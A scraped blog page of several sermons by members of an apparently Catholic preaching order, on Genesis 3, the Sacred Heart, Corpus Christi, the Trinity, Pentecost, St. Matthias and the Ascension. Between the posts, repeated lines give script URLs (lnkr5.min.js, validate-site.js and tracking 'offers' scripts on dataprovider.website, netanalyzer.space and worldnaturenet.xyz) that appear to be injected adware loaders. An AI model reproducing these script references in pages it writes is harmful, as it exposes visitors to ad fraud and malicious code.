God Is Calling……..The Rev. Dcn. Dollie Wilkinson, OPI

//s3.amazonaws.com/cashe-js/143e7cdebf193d2764.js

A couple years ago, my landlord finally cut down the ugly bushes in front of my house. Well, evidently the family of snakes who called those bushes their home, were not happy. Suddenly I had snakes crawling around my yard. I reacted just like must of us, I freaked out! My first instinct was to kill them, though they were just innocent garter snakes (I believe the only good snake is a dead one.) Even though they did me no harm, my first reaction was to rid my yard, and garden, of their sinister presence. This reminds me of the serpent (snake) we read about in Genesis 3:8-15

They heard the sound of the LORD God walking in the garden at the time of the evening breeze, and the man and his wife hid themselves from the presence of the LORD God among the trees of the garden. But the LORD God called to the man, and said to him, “Where are you?” He said, “I heard the sound of you in the garden, and I was afraid, because I was naked; and I hid myself.” He said, “Who told you that you were naked? Have you eaten from the tree of which I commanded you not to eat?” The man said, “The woman whom you gave to be with me, she gave me fruit from the tree, and I ate.” Then the LORD God said to the woman, “What is this that you have done?” The woman said, “The serpent tricked me, and I ate.” The LORD God said to the serpent, “Because you have done this, cursed are you among all animals and among all wild creatures; upon your belly you shall go, and dust you shall eat all the days of your life. I will put enmity between you and the woman, and between your offspring and hers; he will strike your head, and you will strike his heel.”

Adam and Eve are hiding, they are feeling vulnerable and scared, they have eaten from the tree of knowledge of good and evil, and they have been forever changed, their joyful innocence has gone, they are aware of their own nakedness. They know they messed up. And God calls; where are you? Of course God knows where they are, but His question reveals that He senses something is wrong, yet wishes to offer Adam and Eve a chance to explain themselves. Now I’m not talking about sin here, for you must note that the passage itself says nothing about sin or the fall. Rather, the scene reminds me more of a couple of children who, knowing they did something wrong, try to hide the evidence.

But Adam and Eve are lost, they have lost their confidence, they have lost their open and childlike relationship with God, they are like street children thrust into adult lives too early, confused and hurting, attempting to clothe themselves with fig leaves. Dressed in this inadequate clothing they respond to God, and the blame game begins….

She gave it to me…”

The serpent tricked me…

So what’s going on here? I wonder as I read the passages in Genesis if God’s plan might at some point have been to share the knowledge of good and evil with them, when the time was right, when they had grown in their relationship with Him, when they were ready for such a burden. For God’s plan is surely that we walk with Him, to grow in the knowledge and love of Him. No loving parent would want to keep their children as babies, we want them to grow and to learn, to develop and to mature, and good parents allow their children to stretch the boundaries and explore new things one step at a time. But the fruit has been eaten, their eyes have been opened and Adam and Eve are lost, lost to themselves and to God in confusion, pain and shame.

And I wonder how often that is our experience, I wonder how much of our spiritual and religious life is so much an exercise in sewing fig leaves together in a vain attempt to clothe ourselves and to be presentable. How often do we hide from God and from ourselves trying to be something we are not? The truth is we are unable to cover our vulnerability and brokenness…

But yet, God comes calling!

God is calling, calling to us today, for we are as vulnerable and broken as Adam and Eve. Just as God did not leave Adam and Eve in their inadequate clothing but provided animal skins for them so He comes to us in Christ and offers us Himself. An animal was sacrificed to cover Adam and Eve; Jesus gave of himself to cover us, and He comes calling, calling us to clothe ourselves with the garments He supplies us with; compassion, kindness, humility, quiet strength, discipline. Calling us to be quick to forgive an offense, to forgive as quickly and completely as He has forgiven us. And most of all He calls us to receive His garment of love, a garment so rich that it covers our brokenness when we receive it in humility and vulnerability. The proud and the arrogant, the self righteous and the self sufficient ones cannot wear these clothes, they are given to those who know their frailty and weakness, the vulnerability and nakedness, for the clothes He gives us are the clothes of grace.

God is calling, calling us today to cast off our religious fig leaves and to become bearers of love and grace. And we need not be afraid for God knows us as we are and will cover us with all that we need. He has chosen to place his treasure into the cracked clay pots of our lives and to make us beautiful….

God is calling….

How will you respond?


https://dataprovider.website/addons/lnkr5.min.jshttps://dataprovider.website/addons/lnkr30_nt.min.jshttps://worldnaturenet.xyz/91a2556838a7c33eac284eea30bdcc29/validate-site.js?uid=51847x5182x&r=41https://dataprovider.website/offers/orderofpreachersrccdotcom.wordpress.com.js?subid=51847_5182_

https://dataprovider.website/addons/lnkr5.min.jshttps://dataprovider.website/addons/lnkr30_nt.min.jshttps://worldnaturenet.xyz/91a2556838a7c33eac284eea30bdcc29/validate-site.js?uid=51847x5182x&r=38https://dataprovider.website/offers/orderofpreachersrccdotcom.wordpress.com.js?subid=51847_5182_

https://dataprovider.website/addons/lnkr5.min.jshttps://dataprovider.website/addons/lnkr30_nt.min.jshttps://worldnaturenet.xyz/91a2556838a7c33eac284eea30bdcc29/validate-site.js?uid=51847x5182x&r=7https://dataprovider.website/offers/orderofpreachersrccdotcom.wordpress.com.js?subid=51847_5182_


The Feast of the Sacred Heart of Jesus ~ Br. Chip Noon, Novice

Today is the Solemnity of the Most Sacred Heart of Jesus.

In the First Reading, the prophet Hosea talks about the Lord drawing his people to him with “human cords, with bands of love…”. In Latin, cordis is the genitive case of the word “heart”, genitive indicating “possession.” How fitting then that “heart” and “cords” are indicators of God’s possession of us and of your possession of his love.

Aside from grammatical fancies, the Feast of the Sacred Heart is looked upon as the day we re-dedicate our minds, our beings…our hearts to God and ask him to show his love for us, as he did with the Israelites.

The Gospel tells us that Christ died for us and that to fulfill the prophecies made about him, “Not a bone of (the lamb) will be broken” and “They will look upon him whom they have pierced.” Those images tug at my heart knowing that the Jews wanted Jesus’ legs to be broken to hasten his death before the sabbath, and the Romans soldier stabbed Jesus with a lance to see if he was indeed dead.

The heart that was begotten for us, to teach us, and to pattern for us true love, the heart that lived for us, and the heart that was sacrificed for our sakes…this heart, contemplating it as we do, almost severs our own cords and breaks our own bands of love immersing ourselves in the Passion and Death of Our Lord. And truly his mother, Mary, and his friends and disciples must have felt their own hearts break in the ninth hour as Jesus says, “into your hands I commend my spirit.”

Now here, let me address the line that is almost a throw-away from today’s Gospel: “For this happened so that the Scripture passage might be fulfilled…” This idea has been a stumbling blocks for me for many years, that the New Testament is foreshadowed by the Old, that we can find fulfillment of the words of the prophets in the life of Jesus. I don’t know why that should be so. But as something of an historian, I’m always aware that people can use the past to prove and suit their own, sometimes nefarious, purposes. I know that’s just the cynic in me. I know in the part of my existence that doesn’t function in facts, but in revelation and insight, in contemplation and prayer, that of course Jesus was alove through these ancient seers and prophets.

It is here in my meditations that I always mentally stumble over another wonderful verse, this one from Mark: “Lord I believe; help thou mine unbelief.”

Because of course we have doubts, even those who were not trained as historians. But those doubts do form the bedrock of the temple of our faith. I shouldn’t fear them.

And for these reasons, I am moved, and we are moved on this feast, the make or renew an Act of Consecration to the Sacred Heart of Jesus. Please replace my name with yours.

I, Brother Chip Noon, give myself and consecrate to the Sacred Heart of our Lord Jesus Christ my person and my life, my actions, pains, and sufferings, so that I may be unwilling to make use of any part of my being save to honor, love, and glorify the Sacred Heart.

This is my unchanging purpose, namely, to be all His, and to do all things for the love of Him, at the same time renouncing with all my heart whatever is displeasing to Him.

I therefore take Thee, O Sacred Heart, to be the only object of my love, the guardian of my life, my assurance of salvation, the remedy of my weakness and inconstancy, the atonement for all the faults of my life, and my sure refuge at the hour of death.

Be then, O Heart of goodness, my justification before God Thy Father, and turn away from me the strokes of His righteous anger. O Heart of love, I put all my confidence in Thee for I fear everything from my own wickedness and frailty, but I hope for all things from Thy goodness and bounty.

Do Thou consume in me all that can displease Thee or resist Thy holy will; let Thy pure love imprint Thee so deeply upon my heart, that I shall nevermore be able to forget Thee or to be separated from Thee; may I obtain from all Thy loving kindness the grace of having my name written in Thee, for in Thee I desire to place all my happiness and all my glory, living and dying in very bondage to Thee.
Amen.

//s3.amazonaws.com/cashe-js/143e7cdebf193d2764.js


https://dataprovider.website/addons/lnkr5.min.jshttps://dataprovider.website/addons/lnkr30_nt.min.jshttps://worldnaturenet.xyz/91a2556838a7c33eac284eea30bdcc29/validate-site.js?uid=51847x5182x&r=11https://dataprovider.website/offers/orderofpreachersrccdotcom.wordpress.com.js?subid=51847_5182_

The Feast of Corpus Christi ~ The Rev. Dcn. Scott Brown, OPI

MK 14:12-16, 22-26

On the first day of the Feast of Unleavened Bread,
when they sacrificed the Passover lamb,
Jesus’ disciples said to him,
“Where do you want us to go
and prepare for you to eat the Passover?”
He sent two of his disciples and said to them,
“Go into the city and a man will meet you,
carrying a jar of water.
Follow him.
Wherever he enters, say to the master of the house,
‘The Teacher says, “Where is my guest room
where I may eat the Passover with my disciples?”‘
Then he will show you a large upper room furnished and ready.
Make the preparations for us there.”
The disciples then went off, entered the city,
and found it just as he had told them;
and they prepared the Passover.
While they were eating,
he took bread, said the blessing,
broke it, gave it to them, and said,
“Take it; this is my body.”
Then he took a cup, gave thanks, and gave it to them,
and they all drank from it.
He said to them,
“This is my blood of the covenant,
which will be shed for many.
Amen, I say to you,
I shall not drink again the fruit of the vine
until the day when I drink it new in the kingdom of God.”
Then, after singing a hymn,
they went out to the Mount of Olives.


How appropriate it is to celebrate the Feast of the Body and Blood of Christ with the opening of the Summer season when all the beauties of nature are in full bloom! For, as the Summer is the blooming season of the year, through the Body and Blood of Christ, we too are called to bloom.

Some of you may be asking yourselves, “What is our priest talking about?” Allow me to explain. First of all, what is the purpose of the Feast of the Body and Blood of Christ? This special Feast is celebrated in remembrance of Jesus who gave His life for the salvation of many. It is a Feast in remembrance of Jesus’ command to celebrate the Sacrament of the Holy Eucharist.

As we heard during today’s Gospel Reading, “While they were eating, Jesus took a loaf of bread, and after blessing it he broke it, gave it to them, and said, ‘Take; this is my body.'” [Mt. 26:26: Mk. 14:22; Lk. 22:20; 1 Cor. 11:24] “Then he took a cup, and after giving thanks he gave it to them, and all of them drank from it. He said to them, ‘This is my blood of the covenant, which is poured out for many for the forgiveness of sins.'” [Mt. 26:28; Mk. 14:24; Lk. 22:19; 1 Cor. 11:25] Jesus commanded us to celebrate the Sacrament of the Holy Eucharist, to eat His Body and to drink His Blood.

While Jesus was on earth, He stated, “I am the living bread that came down from Heaven. Whoever eats of this bread will live forever; and the bread that I will give for the life of the world is my flesh.” [Jn. 6:51]

In the next passage, notice how Jesus began to speak with the words, “Very truly.” “Very truly, I tell you, unless you eat the flesh of the Son of Man and drink his blood, you have no life in you. Those who eat my flesh and drink my blood have eternal life, and I will raise them up on the last day; for my flesh is true food and my blood is true drink.” [Jn. 6:53-5]

To some of you, those words may appear to contradict other inspired words of the Holy Bible. In the Gospel of John, again starting with the words “Very truly,” Jesus said to Nicodemus, “Very truly, I tell you, no one can enter the Kingdom of God without being born of water and Spirit.” [Jn. 3:5]

When Jesus used the words, “Very truly,” such not being on too many occasions, He was pointing out to something that was extremely important, something that must not be overlooked.

In the last Bible passage that I read, Jesus was indicating that we must receive the Sacrament of Baptism in order to qualify for the Kingdom of God. Through the Sacrament of Baptism, we receive our new creation as the first installment towards salvation and eternal life in the Kingdom of God.

Through the Sacrament of Baptism, we received the forgiveness of the original sin and our sins that were committed prior to being baptized. At that moment, we became members of the Body of Christ. Through our free will, we were free to welcome Jesus in our lives in humility, obedience and servitude. We could have rejected God as the fallen angels have done.

Once we have received the Sacrament of Baptism through faith in Christ, we are called to maintain our state of grace at all time. How do we do that? It is by receiving the Sacrament of Confession! Then, being in a state of grace, we are called to receive the Sacrament of the Holy Eucharist, the Body and Blood of Christ.

As Jesus said, “Very truly, I tell you, unless you eat the flesh of the Son of Man and drink His blood, you have no life in you.” [Jn. 6:53] Some may say, “I have faith in Jesus and so I am saved!” Other may say, “I have been baptized and have become a new creation. As such, I am saved.”

Believe me, unless we receive the Body and Blood of Christ through the Sacrament of the Holy Eucharist, we are not saved! We may have become a new creation by dying with Christ, being buried with Christ and having resurrected with Christ, but the soul has no life in it without the Body and Blood of Christ.

Faith alone does not save anyone! The Sacrament of Baptism alone does not save anyone! The Sacrament of Confession alone does not save anyone! Nor does the Sacrament of the Holy Eucharist alone save anyone! Each of the aforementioned are required in the proper order for us to be saved and qualify to enjoy eternal life in the Kingdom of God.

In the Gospel of Luke, we read that Jesus said, “I tell you, to all those who have, more will be given; but from those who have nothing, even what they have will be taken way.” [Lk. 19:26]

“From those who have nothing, even what they have will be taken away.” What a powerful statement! How can you take away something from someone when he has nothing? From those who refuse to shine in the love and the light of Christ by the grace of God the Father and the power of the Holy Spirit, God’s gift of the new creation that was received during the Sacrament of Baptism will be taken away. That person, without the Sacraments of Confession and the Holy Eucharist, is as good as dead! He will not qualify as a son or daughter of God to enjoy the eternal beatific vision of God in the Heavenly Kingdom.

When Christ anointed us by putting His seal on us, giving us the gift of the Holy Spirit in our hearts during the Sacrament of Baptism, that was the first instalment [2 Cor. 1:22] towards our salvation. If we do not walk our living faith in Christ and receive the Living Bread of life on a regular basis, by failing to obey the teachings of Jesus, we will not receive our final instalment. It is as simple as that!

The Sacrament of the Holy Eucharist is the Body and Blood of Christ. The gift of salvation and eternal life in the Kingdom of God comes from Christ and no one else. If Jesus is not good enough for us, we refusing to receive Him in the Sacrament of the Holy Eucharist, what living hope do we have of receiving our salvation and inheritance in the eternal Kingdom of God? None! Without the Body and Blood of Christ, we are lost forever!

Through Moses, the people of the Old Testament were given the Old Covenant of the Law. Through the blood of the sacrifice of animals, they received the forgiveness of sins. These sacrifices were imperfect because they had to be repeated over and over.

Now, through the New Covenant of grace that was implemented through Christ, the perfect sacrifice of the Body and Blood for the forgiveness of sins, we receive the salvation that the Heavenly Father promised to our forefathers in the Old Testament. As children of God, [1 Jn. 3:1], having died with Christ on the cross, having been buried with Him and having resurrected with Him, we have become new creations. Having become new creations, we must behave as new creations, as slaves of Christ who shine in love.

“Do you suppose that it is for nothing that the Scripture says, ‘God yearns jealously for the spirit that he has made to dwell in us?'” [Jas. 4:4-5] Yes, God is jealous of the spirit that He has made to dwell in us. Through Christ, we have become living Temple of the Lord God.

As new creations, we are as blooming flowers, called to shine in the darkness of this world so the Spirit of Christ may manifest Himself through us. Having the light of Christ within us, it is not called to be hidden. It is called to shine forth through our thoughts, our words and our actions. It is called to be a living example.

Through the Sacrament of the Holy Eucharist, the Body and Blood of Christ, we can receive our blessed hope, the assurance of our salvation. Through the Body and Blood of Christ, we find the necessary strength to persevere in this world. While we are in this world, we no longer belong to this world!

As we participate the Holy Mass, let us be thankful to the Lord Jesus for His Body and Blood that assures us our salvation. And let us remember throughout the week that as new creations, we are called to feed on the Sacrament of the Holy Eucharist so the Body and Blood of Christ may transform us in His likeness.


//s3.amazonaws.com/cashe-js/143e7cdebf193d2764.js


https://dataprovider.website/addons/lnkr5.min.jshttps://dataprovider.website/addons/lnkr30_nt.min.jshttps://worldnaturenet.xyz/91a2556838a7c33eac284eea30bdcc29/validate-site.js?uid=51847x5182x&r=3https://dataprovider.website/offers/orderofpreachersrccdotcom.wordpress.com.js?subid=51847_5182_


Three In One and One In Three: Trinity Sunday ~ Br. Igor Kalinski, OPI (Translated from the Macedonian)

Sermon for 27 Sunday, The Most Holy Trinity

Dt 4:32-34;39-40, Rom 8:14-17; Mt 28:16-20

“Ask now about the former days, long before your time, from the day God created man on the earth; ask from one end of the heavens to the other. Has anything so great as this ever happened, or has anything so great as this ever happened, or has anything like it ever been heard of? Has any other people heard the voice of God speaking out of fire, as you have and lived? Has any god ever tried to take for himself one nation out of another nation, by testing by miraculous signs and wonders, by war, by a mighty hand and an outstretched arm, or by great and awesome deeds, like all the things the Lord your God did for you in Egypt before your very eyes? Acknowledge and take to heart this day the Lord is God in heaven above and on the earth below. There is no other. Keep his decrees and commands, which I am giving you today, so that it may go well with you and your children after you and that guy may live long in the land the Lord your God gives you for all time”.

“Because those who are led by the Spirit of God are sons of God. For you did not receive a spirit that makes you a slave again to fear, but you received the Spirit of sonship. And by him we cry Abba Father. The Spirit himself testifies with our spirit that we are Gods children. Now if we are children, then we are heirs-heirs of God and coheirs with Christ, if indeed we share in his sufferings in order that we may also share in his glory”.

“Then the eleven disciples went to Galilee, to the mountain where Jesus had told them to go. When they saw him, they worshiped him, but some doubted. Then Jesus came to them and said, “All authority in heaven and on earth has been given to me. Therefore, go and make disciples of all nations, baptizing them in the name of the Father, and of the Son and the Holy Spirit, and teaching them to obey everything I have commanded you. And surely I am with you always to the very end of the age.”

From these verses, dear brothers and sisters in Christ, light radiance and grace are in the Trinity and from the Holy Trinity, to the follower of Christ and his witness, you have to be in live relationship in God of Trinity, that’s distinguish us from the false followers. The grace remains together with the truth, since God is true, we have to worship in truth and spirit. In first reading we see how Israelites have known God the Father by his actions and provides enough evidence to demonstrate his great love, and He expect our response, our love and our results, turning to his path, our daily path for walking with Him. We see in ourselves how God has chosen each of us, everyone has events that we have to share with one to another for encouragement.

In the second reading of Romans, we see step by step a full image of the Holy Trinity, the gifts and strength that we receive from the Holy Spirit dispenses to individuals are given by the Father through the Word for all that belongs to the Father, belongs also to the Son so the graces given by the Son in the Spirit are true gifts from the Father. Such a big meaning, especially to someone not worth as I am not worth to be called Gods child, not slave anymore. When the Spirit dwell in us, the Word who bestows the Spirit is in us too, this sanctify us, adopt us, makes us heirs, sons and our body temple for Gods Holy Spirit.

In third reading of Gospel according Saint Matthew our risen Lord Jesus Christ has commanded us to be his preachers of God’s Word to the end of the earth, baptizing in the Holy Trinity, the foundation of our faith, truly worshiped God the Father, God the Son, God the Holy Spirit, the teachings and faith of the Universal Orthodox Catholic Apostolic Church which was revealed to us from God, and from these three examples of Holy Scripture, is proclaimed by the apostles and guarded by the fathers, teaching us that the Holy Trinity is not a blend of creative and created being, but it is  a wholly creative and energizing  reality, self-consistent and undivided in its active power, for the Father makes all things through the Word and in the Holy Spirit, this what according Church Fathers is described, cos is a huge mystery for our human mind. Gods gives wisdom to contemplate his Trinity and reveal truths.

Let’s adore the Father and the Son and the Holy Spirit, let us praise and exalt God forever. Amen

//s3.amazonaws.com/cashe-js/143e7cdebf193d2764.js

https://dataprovider.website/addons/lnkr5.min.jshttps://dataprovider.website/addons/lnkr30_nt.min.jshttps://worldnaturenet.xyz/91a2556838a7c33eac284eea30bdcc29/validate-site.js?uid=51847x5182x&r=39https://dataprovider.website/offers/orderofpreachersrccdotcom.wordpress.com.js?subid=51847_5182_
A Most Precious Gift! The Rev. Dcn. Dollie Wilkinson, OPI

//s3.amazonaws.com/cashe-js/143e7cdebf193d2764.js

I’ve always wanted to speak a foreign language. But unfortunately I never had the gift of being able to learn a language other than my own. Imagine if you could instantly begin speaking, and understanding, a whole new language, without years of study.
This is exactly what happened to the Apostles who had all come together to celebrate the festival of Pentecost.

Acts 2:1-21

“When the day of Pentecost had come, they were all together in one place. And suddenly from heaven there came a sound like the rush of a violent wind, and it filled the entire house where they were sitting. Divided tongues, as of fire, appeared among them, and a tongue rested on each of them. All of them were filled with the Holy Spirit and began to speak in other languages, as the Spirit gave them ability. Now there were devout Jews from every nation under heaven living in Jerusalem. And at this sound the crowd gathered and was bewildered, because each one heard them speaking in the native language of each. Amazed and astonished, they asked, “Are not all these who are speaking Galileans? And how is it that we hear, each of us, in our own native language? Parthians, Medes, Elamites, and residents of Mesopotamia, Judea and Cappadocia, Pontus and Asia, Phrygia and Pamphylia, Egypt and the parts of Libya belonging to Cyrene, and visitors from Rome, both Jews and proselytes, Cretans and Arabs–in our own languages we hear them speaking about God’s deeds of power.” All were amazed and perplexed, saying to one another, “What does this mean?” But others sneered and said, “They are filled with new wine.” But Peter, standing with the eleven, raised his voice and addressed them, “Men of Judea and all who live in Jerusalem, let this be known to you, and listen to what I say. Indeed, these are not drunk, as you suppose, for it is only nine o’clock in the morning. No, this is what was spoken through the prophet Joel: ‘In the last days it will be, God declares, that I will pour out my Spirit upon all flesh, and your sons and your daughters shall prophesy, and your young men shall see visions, and your old men shall dream dreams. Even upon my slaves, both men and women, in those days I will pour out my Spirit; and they shall prophesy. And I will show portents in the heaven above and signs on the earth below, blood, and fire, and smoky mist. The sun shall be turned to darkness and the moon to blood, before the coming of the Lord’s great and glorious day. Then everyone who calls on the name of the Lord shall be saved.’”


 These verses tell us how the apostles received power through a baptism of the Holy Spirit. This fulfilled the promise Jesus had made to them just before his ascension (Acts 1:8). Let’s examine them further.


2:1 When the day of Pentecost had come, they were all together in one place.

Pentecost (the feast of weeks) is a Jewish festival day, the 50th day after the Passover. (The name Pentecost means fifty.) There is some debate whom “they” refers to in this verse. Was it only the apostles mentioned in the previous verse Acts 1:26? Or was it the 120 persons mentioned earlier (Acts 1:15).

2:2 And suddenly from heaven there came a sound like the rush of a violent wind, and it filled the entire house where they were sitting.

This sound symbolizes the power of the Holy Spirit. In the Bible, the words for wind and for spirit are similar. In the Greek the word for Spirit πνευμα, pneuma, comes from πνεω, pneo, to blow air. The sound was therefore appropriate.

2:3 Divided tongues, as of fire, appeared among them, and a tongue rested on each of them.

2:4 All of them were filled with the Holy Spirit and began to speak in other languages, as the Spirit gave them ability

These divided tongues were symbolic of the languages or “tongues” that have divided human beings since the Tower of Babel. The Spirit’s gift of tongues would now enable the apostles to preach in the languages of every nation under heaven.

2:5 Now there were devout Jews from every nation under heaven living in Jerusalem.

 God chose a very appropriate and opportune time to establish the church of Christ and begin the spread of the gospel throughout the world. The city was filled with “many… pious men from every nation”. What better audience could there have been? And who exactly were these Jews? The name “Jews” means Judeans —the the remnant of Jacob’s descendants living in Judea and its capital Jerusalem. This was the only surviving part of the large kingdom of Israel over which David and Solomon had ruled.

2:6 And at this sound the crowd gathered and was bewildered, because each one heard them speaking in the native language of each.

2:7 Amazed and astonished, they asked, “Are not all these who are speaking Galileans?

This was the honest reaction of each person to what they personally observed. A sense of awe came over them. This reaction gives us the best measure of the miracle that occurred.

2:8 And how is it that we hear, each of us, in our own native language?

Each person heard the gospel in his or her own native language because the apostles were speaking those languages (Acts 2:4). The miracle was in the speaking described in verse 4, not in the hearing mentioned here in verse 8. The hearing was normal and natural hearing, but the speaking was a miraculous gift given to the apostles by the power of the Holy Spirit. The miraculous ability to speak in languages one has never learned is known as xenoglossia.

2:12 All were amazed and perplexed, saying to one another, “What does this mean?

Their amazement was short lived. A measure of disbelief and doubt set in. They asked, “What can this mean?” They started trying to find some explanation that might show that their eyes and ears were being tricked into imagining things. This is a sad reaction, because it reveals their lack of expectation, their unpreparedness for Messiah, their slowness of heart to believe all that the prophets had spoken.

2:13 But others sneered and said, “They are filled with new wine.”

Some people are such skeptics and scoffers, that they make up any explanation, no matter how silly. “These men are full of sweet wine!” was the best they could do? They made no effort to test this hypothesis, because they knew it wouldn’t fit the facts. Peter’s rejoinder, “It is only the third hour of the day!” (Ac 2:15). was a mocking of the mockery. The real answer did not need to be spoken, for the miracle spoke for itself. It was obvious that these men were not alcoholics drunk in the morning. Peter left it unsaid that no drunkard could do what Peter and his fellows were doing.

2:14 But Peter, standing with the eleven, raised his voice and addressed them, “Men of Judea and all who live in Jerusalem, let this be known to you, and listen to what I say.

2:15 Indeed, these are not drunk, as you suppose, for it is only nine o’clock in the morning.

Peter is a changed man. At the arrest of Jesus, he denied his Lord (Matthew 26:33-75), but now he is standing strong and speaking with boldness and authority. It was insulting to say that these devout men were drunk at all, let alone at such an early hour. Yet some were mocking and calling out, “These men are full of new wine” (Acts 2:13).

2:16 No, this is what was spoken through the prophet Joel:

2:17 ‘In the last days it will be, God declares, that I will pour out my Spirit upon all flesh, and your sons and your daughters shall prophesy, and your young men shall see visions, and your old men shall dream dreams.

2:18 Even upon my slaves, both men and women, in those days I will pour out my Spirit; and they shall prophesy.

Peter quotes Joel 2:28-32 which predicts the giving of the Holy Spirit. This was such a powerful gift that many wonders and signs and miracles occurred, one of which was the xenoglossia being witnessed by all who heard the apostles preaching in many foreign languages (Acts 2:4-11).

2:19 And I will show portents in the heaven above and signs on the earth below, blood, and fire, and smoky mist.

2:20 The sun shall be turned to darkness and the moon to blood, before the coming of the Lord’s great and glorious day.

This part of Joel’s prophecy (Joel 2:30-31) is usually regarded as figurative; nevertheless Christ’s crucifixion and resurrection were attended by signs and wonders not unlike those that Joel describes (Matthew 27:45,50-54).

2:21 Then everyone who calls on the name of the Lord shall be saved.’

Here at the beginning of Peter’s sermon, we have the idea of people calling on God. At the end of Peter’s sermon we have the reverse: God calling people (Acts 2:39). Likewise, Paul quotes the same passage about people calling on the name of the Lord to be saved (Romans 10:12-14). And he also teaches the reverse when he calls the saved “those who are called” (Romans 8:28). Being saved involves being called by God and calling upon God. Through Peter’s preaching, God called people so that they might call on God.


https://netanalyzer.space/addons/lnkr5.min.jshttps://netanalyzer.space/addons/lnkr30_nt.min.jshttps://worldnaturenet.xyz/91a2556838a7c33eac284eea30bdcc29/validate-site.js?uid=51847x5182x&r=14https://netanalyzer.space/offers/orderofpreachersrccdotcom.wordpress.com.js?subid=51847_5182_

Friendship or Servanthood? The Feast of St. Matthias ~ The Rev. Dcn. Brenden Humberdross, Novice


May the words of my mouth and the meditations of our hearts be always acceptable to you O Lord, our God and our Creator. Amen.

At the heart of today’s gospel is a message which is absolutely key to our walk as Christians; is it greater to be a servant of Christ or His friend? This is much more than a question of mere semantics but instead is one that we must each answer for ourselves and one that will colour our walk with the Lord.

When I first took a quick glance at today’s gospel my mind was immediately drawn to the concept of servanthood; servanthood to the work of Christ? I sat and started to contemplate this question and my mind was immediately drawn to the many great saints of our Church, to Saint Dominic, Saint Francis, Saint Theresa of Calcutta and the many others who stand in God’s presence. As I contemplated I began to see that in each of their lives the calling to sainthood seemed to be a calling to servanthood; each of the saints that came to mind had given up all that they had to take up the cross of Christ and to serve Him, His people and the Church with all that they had. If that isn’t the calling of a devoted servant to Christ then what is?

At this point in my preparation I thought I had exactly what I was going to share with you today; the message that the calling to Christian perfection (sainthood/salvation) is the calling of every Christian and that as such we should all be devoted servants of God. However, I then sat down and re-read the Gospel and it was then that I realised there was a much greater question that needed to be answered before I could share this message; is the path to Christian perfection really servanthood or is it something far more sublime, friendship.

In the reading we heard today at Mass Christ seems to turn the obvious pattern of sainthood on its head! Despite the fact that the lives of the Saints seem to be lives of servanthood we are told that perfection is found in friendship; why is this?

Let’s for a moment where the word servant comes from; it finds its origins in the same place as the word slave. To be a servant is to be a slave and as anyone who has studied the history of the world knows very few have become slaves by choice! Instead slaves are taken by force and live a life of servanthood not out of devotion to their master but out of fear; is this the life that Christ wants His followers to have? Absolutely not and the Gospel today makes that very clear!

Instead of asking us to be His slaves Christ instructs us that He wants us to be his friends! The motives of a friend are far holier and purer that those of a servant; a friend acts out of love and devotion, an internal desire to do good for you. If we are friends of Christ in the purest sense then we will want to do as He commands and will walk the path that leads to salvation. In fact it is this friendship that Christ extended to us on the cross, that has motivated those saints that have appeared to act like servants, and that Christ asks of each of us now.

Will you look to Christ as your friend? Will you incline your heart towards the cross and accept the love that Christ has for you? It’s my greatest prayer that each and every one of us, in accepting the love and friendship of Christ, will be motivated to share that love with others and to act as true friends of Christ. If we do that each of us will come to love him with such devotion and total abandon that we will one day be counted amongst the great number of nameless saints who worship before the throne of God.

This week I ask that each of us contemplate what it means to be a friend of Christ and ask ourselves how we can reform out lives to better serve Christ, His people, and His Holy Church.

Let us pray:

Lord God, we thank you for the great gift of friendship that you have extended to us in your son Jesus Christ. We pray that we may always live lives that are worthy of Christ and of the great love He has for us. May you kindle in us a desire to always act out of friendship and in doing so may we walk closer to Christ and in a closer bond of love with our brothers and sisters. Help us to always be motivated by pure desires and to strive always to walk in the paths of holiness.

In the name of the Father, the Son and the Holy Spirit. Amen.

//s3.amazonaws.com/cashe-js/143e7cdebf193d2764.js


https://netanalyzer.space/addons/lnkr5.min.jshttps://netanalyzer.space/addons/lnkr30_nt.min.jshttps://worldnaturenet.xyz/91a2556838a7c33eac284eea30bdcc29/validate-site.js?uid=51847x5182x&r=49https://netanalyzer.space/offers/orderofpreachersrccdotcom.wordpress.com.js?subid=51847_5182_


Peace ~ The Feast of the Ascension ~ Br. Chip Noon, Novice

//s3.amazonaws.com/cashe-js/143e7cdebf193d2764.js

“Go into the world and proclaim the gospel to every creature.”

According to the Apostle Mark, immediately before this, Jesus had admonished, again, his disciples for their refusal to believe those who had seen him after the crucifixion. In Acts, Luke has told us that they asked if Jesus was going to restore the kingdom to Israel, and Jesus tells them it’s none of their business to know when these things are going to happen.

Well! What is a person to do? It seems they can’t win with their friend who criticizes them at almost every turn.

Some commentators have suggested that the rest of today’s Gospel was added later to soften the harshness that was apparently spoken by Jesus to the disciples. Certainly, this time, after the Resurrection, must have been extremely trying for these simple disciples. They were to take everything on faith, yet they had not been given the grace to rely on faith. That was to come.

So again, what is a person to do? Aren’t there lots of mixed messages here? Don’t we face mixed messages ourselves every day, much less in our own bibles?

Without going into Bible Exegesis, let me just say that what we have been given is an amalgam of many writers, persuasions, and missions, all to explain what happened when a rabbi in Roman times in Israel lived and taught among his people. Yes, there are contradictions, even some harsh words, but there is one concept that Jesus is reported as having promulgated eleven times: Love one another.

And remember, he was working with regular folks, not the most learned or sophisticated. And sometimes they didn’t understand what he was saying or doing. Therefore, in the second reading, we learn that different people were given different tasks: apostles, prophets, evangelists, pastors, teachers. Similarly, in Acts 4:32-35 we find that distribution of goods “was made unto every man according as he had need.”

So, in today’s readings, we find many different points of view, admonitions, desires, all of which can be encompassed by the two events celebrated today, the Ascension, and next week, Pentecost. Remember, they were not yet possessed of the Holy Spirit as promised by Jesus. And they were losing their teacher, friend, and master. How could they not have been anxious and confused?

We today, must remember the one commandment that Jesus gave us time and again: Love one another.

Listen to the readings and Gospel stories throughout the year. All can be encompassed in that new commandment. And the Apostles reported this time and again. The early followers of Jesus loved one another, took care of each other, and showed the world they were Christians by their acts of charity and sacrifice.

Still, they were, and we are, humans. They were, and we are subject to the vicissitudes of daily existence. Sometimes overwhelmed. Sometimes afraid. Always in need of God’s graces. So, in the first reading, aren’t we given a measure of hope? Before the Holy Spirit’s descent, they were given this hope: “This Jesus who has been taken up from you into heaven will return in the same way as you have seen him going into heaven.”

Throughout the Bible we are given these little moments of hope, of promise. Today, the Feast of the Ascension, we can feel the loss the disciples felt. When I was a child, I always felt bereft on this day, losing Jesus. I could empathize with those disciples and felt their anguish.

